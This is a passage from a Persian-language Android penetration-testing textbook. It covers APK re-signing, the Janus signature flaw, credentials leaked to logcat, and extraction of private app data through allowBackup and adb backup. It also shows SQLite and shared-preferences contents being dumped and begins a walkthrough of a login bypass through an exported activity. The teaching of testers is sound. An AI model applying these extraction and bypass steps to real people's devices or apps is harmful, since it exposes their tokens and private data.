./apksigner sign --ks key.keystore --ks-key-alias key q-signed.apk
```

۲. مهندسی معکوس نرم افزار های اندروید ■ ۱۷۹


```
meisamrce@meisamrces-MBP:~/Documents$ ./apkSigner sign --ks key.keystore --ks-key-alias key q-signed.apk  
Keystore password for signer #1:
```

که از ما پسورد میخواهد و آن را وارد میکنیم ، که ۱۲۳۴۵۶ بود .
می بینیم که فایل q-signed.apk برای ما ایجاد شد :


33.0.1			
	Date Modified	Size	Kind
NOTICE.txt	8/24/1402 AP, 19:16	1 MB	text
Developer			
aapt	8/24/1402 AP, 19:16	2.6 MB	Unix Executable File
aapt2	8/24/1402 AP, 19:16	10 MB	Unix Executable File
aidl	8/24/1402 AP, 19:16	8.6 MB	Unix Executable File
apkSigner	8/24/1402 AP, 19:16	3 KB	Unix Executable File
bcc_compat	8/24/1402 AP, 19:16	191 KB	Unix Executable File
core-lambda-stubs.jar	8/24/1402 AP, 19:16	18 KB	Java JAR file
d8	8/24/1402 AP, 19:16	3 KB	Unix Executable File
dexdump	8/24/1402 AP, 19:16	3.4 MB	Unix Executable File
lld	8/24/1402 AP, 19:16	647 bytes	Unix Executable File
llvm-rs-cc	8/24/1402 AP, 19:16	2 MB	Unix Executable File
package.xml	8/24/1402 AP, 19:16	18 KB	XML text
split-select	8/24/1402 AP, 19:16	2.5 MB	Unix Executable File
zipalign	8/24/1402 AP, 19:16	556 KB	Unix Executable File
Other			
aarch64-linux-android-ld	8/24/1402 AP, 19:16	343 bytes	Document
arm-linux-androideabi-ld	8/24/1402 AP, 19:16	343 bytes	Document
i686-linux-android-ld	8/24/1402 AP, 19:16	343 bytes	Document
key.keystore	Today, 11:35	3 KB	Document
mipsel-linux-android-ld	8/24/1402 AP, 19:16	343 bytes	Document
q-signed.apk	Today, 11:36	4.8 MB	Document
q-signed.apk.ldsig	Today, 11:36	47 KB	Document
q.apk	Today, 10:35	4.7 MB	Document
runtime.properties	8/24/1402 AP, 19:16	17 bytes	Document

این فایل به راحتی نصب می کنیم :


■ ۱۸۰ تست نفوذ اپلیکیشن‌های اندروید



نصب شد:



و حالا اگر این فایل را با jadx باز کنیم و در قسمت APK Signature می بینیم.



فصل ۳. معرفی برخی از آسیب پذیری‌ها

مشکل امضای دیجیتال ورژن ۱:

اگر اپلیکیشنی را با jadx باز کنید و در قسمت APK signature فقط Signer 1 را بینیم نشان دهنده این هست که این نرم افزار مشکل امنیتی دارد که می‌توانیم هر قسمت از برنامه را تغییر بدھیم بدون اینکه signature برنامه (امضای دیجیتالی برنامه) تغییری کند، اما اگر دید مانند تصویر ۲ و ۳ را نوشته مشکل امنیتی ندارد.

```
Valid APK signature v3 found
Signer 1
Type: X.509
Version: 3
Serial number: 0x495329ca4189e895
Subject: CN=Meisam, OU=Meisam, O=Meisam, L=IR, ST=IR, C=IR
Valid from: Fri Nov 17 11:35:43 IRST 2023
```

میتوانید برای اطلاعات بیشتر به لینک‌های زیر مراجعه کنید:

<https://medium.com/mobis3c/exploiting-apps-vulnerable-to-janus-cve-2017-13156-8d52c983b4e0>


<https://github.com/ari5ti/Janus-Exploit>

مشکلات امنیتی در Log Cat

قبل اهم توضیح دادیم که برنامه نویسی که دارد debug می کند، بر اساس نیاز log cat هایی را استفاده می کند.

اگر داخل این log cat ها اطلاعات مهمی افشا شد، این مورد باید حتماً داخل گزارش ذکر شود.

نرم افزار InsecureLogging.apk را به روش drag نصب می کنیم:




آن را باز می کنیم:




حالا Android Studio را باز می کنیم، و بخش logcat را باز می کنیم (پایین سمت چپ بجای این کار از adb logcat هم می توانیم استفاده کنیم)




و آن فیلتر بالا که نوشته package: mine را پاک می کنیم و به جای آن اسم پکیج خودمان را می دهیم (com.example.insecurelogging).



الآن یک مقدار username / password وارد می کنیم و روی login کلیک می کنیم:



و داخل `logcat` هرگونه فرایند `log` که دارد در این برنامه اتفاق می افتد را برای ما نمایش می دهد. همانطور که در تصویر زیر می بینید به علت عدم اتصال به سرور خطای آن نمایش داده می شود.



نکته: زمانی که اپلیکیشن با یک api ارتباط برقرار می کند بالای ۹۰ درصد از `JSONObject` استفاده می کند:

Screenshot of the Android Studio code editor showing the `MainActivity.java` file. The code uses `JSONObject` to handle JSON data from a login API.

```

public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView(R.layout.activity_main);
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    this.btnAdd = (Button) findViewById(R.id.btnAdd);
    this.btnExit = (Button) findViewById(R.id.btnExit);
    this.txtUsername = (EditText) findViewById(R.id.txtUsername);
    this.txtPassword = (EditText) findViewById(R.id.txtPassword);
    this.btnExit.setOnClickListener(new View.OnClickListener() // from class: com.example.insecurelogging.MainActivity
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            MainActivity.this.finish();
        }
    );
    this.btnAdd.setOnClickListener(new View.OnClickListener() // from class: com.example.insecurelogging.MainActivity
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            try {
                OkHttpClient okHttpClient = new OkHttpClient();
                JSONObject jsonObject = new JSONObject();
                jsonObject.put("username", MainActivity.this.txtUsername.getText().toString());
                jsonObject.put("password", MainActivity.this.txtPassword.getText().toString());
                Log.e("APP", okHttpClient.newCall(new Request.Builder().url("http://138.68.182.36:999/login").post(
                    FormBody.create(jsonObject.toString(), "UTF-8")
                ).build()).execute().body().string());
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    );
}

```

مسیر این `JSONObject` هم اینجا هست:

`import org.json.JSONObject;`

:allowBackup

`android:allowBackup="false"`

تنظیم `allowBackup` می‌گوید اگر در اپلیکیشن `AllowBackup=true` فعال باشد، می‌توانیم اطلاعاتی که داخل گوشی به صورت `private` ذخیره شدن را استخراج کنیم، که البته برای این کار نیاز به گوشی فیزیکی داریم و باید هم `developer mode` فعال باشد.

اگر در اپلیکیشن دیدیم که `allowBackup = true` هست، باید این مورد را هم در گزارش ذکر کنیم.

حالا چطوری می‌توانیم این اطلاعات را `Backup` بگیریم؟ یک نرم افزار از پوشه `real app` را نصب کنید و در `jadx` باز میکنیم و می‌بینیم که `allowBackup` اینجا `true` هست:

`android:allowBackup="true"`

حتی یک مشکل دیگر ای که دارد در تگ `application` می‌بینیم که `usesCleartextTraffic` `true` هم هست:

`android:allowBackup="true" android:usesCleartextTraffic="true"`
 `android:targetSdkVersion="29"`


`usesCleartextTraffic` که اجازه می‌دهد از اطلاعات را `dump` بگیریم و `AllowBackup` هم می‌گوید که این نرم افزار می‌تواند از ترافیک `http` استفاده کند در صورتی که نباید نرم افزارها از پروتکل ناامن `http` استفاده کنند چون ممکن است که حملات `Man-in-the-middle` صورت گیرد و اطلاعات مهم در شبکه شنود شود.

سعی کنید در با نرم افزار کار کنید که داده های ایجاد شود که بعد می خواهیم یک backup بگیریم و ببینیم که در Shared preferences چه داده ای دارد و چه داده های را در SQLite ذخیره می کند.


برای اینکه backup بگیریم از این دستور استفاده می کنیم:

```
adb backup -apk package_name
```

که ما package_name را قبلا دراوردیم پس می گوییم:
دقت کنید که حتما باید debugging mode هم فعال کنیم.
می بینیم که یک صفحه ای باز می شود که باید به آن password بدهیم:



ما مثلث این پسورد را ۱ می گذاریم و دکمه BACK UP MY DATA را کلیک می کنیم.



می بینیم که فایلی به نام **backup.ab** برای ما ایجاد شد.

باید نرم افزار **abe.jar** را از طریق لینک زیر دانلود کنیم:

<https://github.com/nelenkov/android-backup-extractor>

: releases در قسمت

Releases 54

 master-20221109063121-8fd... Latest
on Nov 9, 2022

+ 53 releases

و فایل **jar** را دانلود می کنیم:

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۱۸۹

A screenshot of a GitHub asset page for a repository. At the top, it says 'Assets 3'. Below that, there are three items: 'abe.jar' (selected), 'Source code (zip)', and 'Source code (tar.gz)'. Underneath the assets, there is a reaction section showing 1 person reacted.

حالا برای اینکه این فایل backup را باز کنیم از دستور زیر استفاده می کنیم:


```
java -jar abe.jar unpack backup.ab backup.tar
```

که با این دستور، نرم افزار abe.jar اجرا می شود.


```
meisamrce@meisamrces-MBP Desktop % java -jar abe.jar unpack backup.ab backup.tar
This backup is encrypted, please provide the password
Password:
82% 83% 84% 85% 86% 87% 88% 89% 90% 91% 92% 93% 94% 95% 96% 97% 98% 99% 100%
9065984 bytes written to backup.tar.
meisamrce@meisamrces-MBP Desktop %
```

پسورد را هم خودمان ۱ داده بودیم و اینجا هم وقتی از ما خواست همان ۱ را وارد می کنیم ، حالا فایلی به نام backup.tar ایجاد شده است.

۱۹۰ ■ تست نفوذ اپلیکیشن‌های اندروید




روی آن کلیک کنیم تا extract شود، و پوشه‌ای به نام apps ایجاد می‌شود:




باز می‌کنیم و وارد پوشه پکیج می‌شویم:

این پوشه را هم باز می کنیم:



الان اگر پوشه db را باز کنیم:



این ها فایل های دیتابیس SQLite هستند.

داخل پوشه a هم فایل apk قرار گرفته است.

پوشه sp پوشه مهمی است همان Shared preferences که معمولاً اطلاعات مهمی داخل آن قرار می گیرد.

در این Shared preferences خیلی وقت ها توکن کاربران ذخیره شده است.

برای باز کردن فایل های SQLite می توانیم در google کلمه online SQLite viewer را search کنیم و یکی از لینک را می توانیم استفاده کنیم:

<https://inloop.github.io/sqlite-viewer/>

<https://sqliteonline.com/>

<https://sqlitetviewer.app/>

که ما الان داریم از لینک اول استفاده می‌کنیم، و پوشه db را باز می‌کنیم و database27.db را داخل آن drag می‌کنیم:

The screenshot shows two separate instances of the SQLite Viewer application. The top instance displays the contents of the 'TABLE_DARAJE' table, which has 361 rows and contains 15 columns labeled s1 through s15. The bottom instance displays the contents of the 'TABLE_ONOMI' table, which has 1 row and contains 15 columns labeled s1 through s15. Both instances show the result of the SQL query: 'SELECT * FROM 'TABLE_DARAJE' LIMIT 0,30' and 'SELECT * FROM 'TABLE_ONOMI' LIMIT 0,30' respectively.

ID	s1	s2	s3	s4	s5	s6	s7	s8	s9	s10	s11	s12	s13	s14	s15
0	کفر	null													

ID	s1	s2	s3	s4	s5	s6	s7	s8	s9	s10	s11	s12	s13	s14	s15
1	a147b62a159532c5	0	همه	لکه	شماچ تکور دری	ReZa+۹	0	Xiaomi M2006C3LG	۱۱:۴۷:۱۸	0	0	137946			

که اگر داخل جدول‌ها را بررسی کنیم، ممکن است بتوانیم اطلاعات مهمی پیدا کنیم. حالا فرض کنید ممکن است در یک نرم افزار بانکی باشیم و اطلاعات آن را dump بگیریم و به اطلاعات خیلی مهمی دست پیدا کنیم.

: Intent Injection

intent مکانیزمی هست که می‌توانیم بین اپلیکیشن‌ها و activity‌ها ارتباط برقرار کنیم (دیتا ارسال کنیم).

قبل‌گفتیم که activity‌ها همان فرم‌های برنامه هستند، حالا فرض کنید می‌خواهیم از ActivityB به ActivityA برویم.

مثالاً فرض کنید در activity B یک ویجت textview داریم

در A activity هم فیلد username را قرار دادیم که یک input میباشد و شخص می تواند username را وارد کند.

حالا مثلا کاربر داخل فیلد username در ActivityA کلمه meisamrce را وارد کرده، و ما می خواهیم این مقدار username را بفرستیم به ActivityB و داخل ویجت textview نمایش بدهیم ، که برای این کار باید از intent استفاده کنیم.

مثلا فرض کنید ما می خواهیم داخل یک برنامه یک عکس را انتخاب کنیم و گزینه pick image from gallery را کلیک میکنیم پس با intent میتوانم برنامه gallery را باز کنیم و عکس را انتخاب کنیم ، زمانی که کاربر عکس را انتخاب می کند، می توانیم نتیجه را با ActivityResult مثلا دریافت کنیم (که چه عکسی را انتخاب کرده است).

یا مثلا دو تا activity داریم که یکی login می کند، وقتی که کاربر login کرد ، بگوییم که username را ارسال کند به یک activity دیگر ، اگر مقدار فلگ exported آن activity فعال یا true باشد می توانیم با یک اپلیکیشن دیگر آن activity را باز کنیم و مقداری را به آن تزریق کنیم.

برای مثال یک اپلیکیشن داریم که یک آدرس url داخل آن دارد و وقتی روی آن کلیک می کنیم chrome یا هر مرورگر دیگر ای باز می شود، پس در واقع دارد این url را ارسال میکند به مرورگر یا بازی های موجود در مارکت که درون پرداختی دارند و زمانی که پرداخت را می زیم یک مرورگر برای ما باز می شود و درگاه پرداخت برای ما نمایش داده می شود و زمانی که دکمه بازگشت را می زیم به نرم افزار مارکت بر میگردیم ، که در این حالت به آن deep link گفته می شود که جلوتر در مورد آن توضیح می دهیم. پس برای برقراری ارتباط بین اپلیکیشن ها یا activity ها و ارسال و دریافت داده از intent استفاده می کنیم.

حالا برای اینکه بهتر متوجه شویم اپلیکیشن Intent Injection را نصب می کنیم:



الان اگر داخل بخش `username` و `password` یکسری مقادیر را وارد کنیم و دکمه `Login` را کلیک کنیم به ما پیام خطای نمایش می‌دهد که اطلاعات وارد شده درست نیست.
پس این فایل `apk` را داخل `jadx` باز می‌کنیم:

```
Last login: Fri Nov 24 09:06:36 on ttys001
meismrc@meismrc-MacBook-Pro: Downloads % jadx-gui IntentInjection.apk
2023-11-24 09:24:05.872 java[2677:30440] WARNING: Secure coding is automatically
this application. Opt-in to secure coding explicitly by implementing NSApplicatio
[]
```

JadxGUI

File View Navigation Tools Help *IntentInjection - jadx-gui

IntentInjection.apk

- Source code
- android.support.v4
- androidx
- com
- Resources
- META-INF
- res
- AndroidManifest.xml
- classes.dex
- resources.arsc

AndroidManifest.xml

```
<?xml version='1.0' encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" and
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="32"/>
    <application android:theme="@style/Theme.IntentInjection" android:la
        <activity android:name="com.example.intentinjection.Dashboard" a
            <activity android:name="com.example.intentinjection.MainActivity"
                <intent-filter>
                    <action android:name="android.intent.action.MAIN"/>
                    <category android:name="android.intent.category.LAUNCHER
                </intent-filter>
            </activity>
        <provider android:name="androidx.startup.InitializationProvider"
```

از داخل `package_name` `AndroidManifest.xml` مقدار `package_name` را پیدا می‌کنیم:

`package="com.example.intentinjection"`

پس از همین مسیر وارد می شویم تا activity ها را بینیم:

```

IntentInjection.apk
Source code
  android.support.v4
  androidx
    com
      example.intentinjection
        MainActivity
        R
        google
        Resources

AndroidManifest.xml
<manifest>
<application>
<activity android:name="MainActivity" />
</application>
</manifest>

MainActivity.java
package com.example.intentinjection;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;
/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
    Button btnLogin = null;
}

```

اما اینکه این اسم `MainActivity` می باشد نباید ما را دچار اشتباه کند و بگوییم که این activity اصلی می باشد، بلکه باید برگردیم داخل `AndroidManifest.xml` و بررسی `Main` که کدام Intent Filter activity دارد و action های به نام های `Main` و `category` با مقدار `Launcher` داخل آن میباشد :

```

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="com.example.intentinjection">
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="32"/>
    <application android:allowBackup="true" android:label="@string/app_name" android:theme="@style/Theme.AppCompat.Light.NoActionBar">
        <activity android:name=".MainActivity" android:exported="true" android:label="Main Activity" android:windowSoftInputMode="adjustPan">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <provider android:name="androidx.startup.InitializationProvider" android:exported="true" android:initOrder="100">
            <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:resource="@xml/emoji2_text_init" />
            <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:resource="@xml/lifecycle_init" />
        </provider>
    </application>
</manifest>

```

می بینیم که همان **MainActivity** اکتیویتی اصلی ما می باشد ، و قبل از هم گفته می باشد **MainActivity** **exported** بود .
همچنین **MainActivity** هایی که دارند **Intent** هستند باید **exported** آنها هم **true** باشد .

مانظور که در تصویر زیر هم می بینید **Dashboard** **activity** دیگر ما که دارد به **Dashboard** اشاره می کند **exported** آن هم **true** می باشد :

```

<activity android:name="com.example.intentinjection.Dashboard" android:exported="true">
<activity android:name="com.example.intentinjection.MainActivity" android:exported="true">
    ...

```

یعنی می توانیم بدون اینکه **login** **activity** را باز کنیم **Dashboard** **activity** را باز کنیم . حالا اگر فایل **MainActivity** را باز کنیم می بینیم که داخل آن یک سری کد وجود دارد که قرار فرایند **authentication** را انجام دهد .
در خط ۳۹ گفته اگر **username** برابر با **admin** بود و **password** برابر **123** بود بتواند وارد شود :


```

        if (view.getId() == R.id.login) {
            String username = MainActivity.this.findViewById(R.id.username).getText().toString();
            String password = MainActivity.this.findViewById(R.id.password).getText().toString();
            if (username.equals("admin") && password.equals("123")) {
                Intent intent = new Intent(MainActivity.this, Dashboard.class);
                startActivity(intent);
            }
        }
    }
}


```

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۱۹۷

پس اگر برگردیم داخل اپلیکیشن و admin و ۱۲۳ را وارد کنیم:



login می شویم:



چطوری این کار انجام شد؟

اگر برگردیم داخل فایل MainActivity می بینیم که آبجکتی به نام Intent ساخته

: شده

```

public void onClick(View view) {
    if (MainActivity.this.txtUsername.getText().toString().equals("admin") && MainActivity.this.txtPassword.getText().toString().equals("admin")) {
        Intent intent = new Intent(MainActivity.this, Dashboard.class);
        intent.putExtra("username", MainActivity.this.txtUsername.getText().toString());
        MainActivity.this.startActivity(intent);
    }
    return;
}

```

Intent کرده را و آن Dashboard.class و MainActivity.this New چه معنایی


دارند؟

زمانی که می خواهیم از یک activity به یک دیگر برویم باید به آن بگوییم از کجا به کجا داریم می رویم.

و زمانی که داریم دکمه back را می زنیم باید بداند که با این back به کدام برگردد.

یکی از باغ هایی که این نرم افزار دارد این است که وقتی login می کنیم و بعد دکمه back را می زنیم دوباره بر می گردیم به صفحه login که این نباید اینطوری باشد و باید اول finish شود و بعد داخل Activity دوم شویم.

حالا اگر فایل اکتیویتی Dashboard را باز کنیم:



```

package com.example.intentinjection;

import android.os.Bundle;
import android.widget.TextView;
import androidx.appcompat.app.AppCompatActivity;

/* loaded from: classes.dex */
public class Dashboard extends AppCompatActivity {
    TextView txt_username = null;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.C
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_dashboard);
        this.txt_username = (TextView) findViewById(R.id.txt_username);
        String stringExtra = getIntent().getStringExtra("username");
        TextView textView = this.txt_username;
        textView.setText("Hi " + stringExtra);
    }
}

```

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۱۹۹


متدهای `getStringExtra` را فراخوانی می کند و `username` را دریافت و داخل متغیری به نام `stringExtra` قرار میدهد و در انتهای پیام ... Hi به کاربر نمایش میدهد . حالا ما می خواهیم بدون اینکه `activity` اول را فراخوانی کنیم (یعنی `login`) بتوانیم که اپلیکشن را باز کنیم مستقیماً وارد `activity` دوم که همان `Dashboard` هست شویم . می توانیم `adb shell` بزنیم :

```
<application android:theme="@style/Theme.IntentInjection" android:label="@string/app_name" android:allowBackup="true" android:icon="@mipmap/ic_launcher">
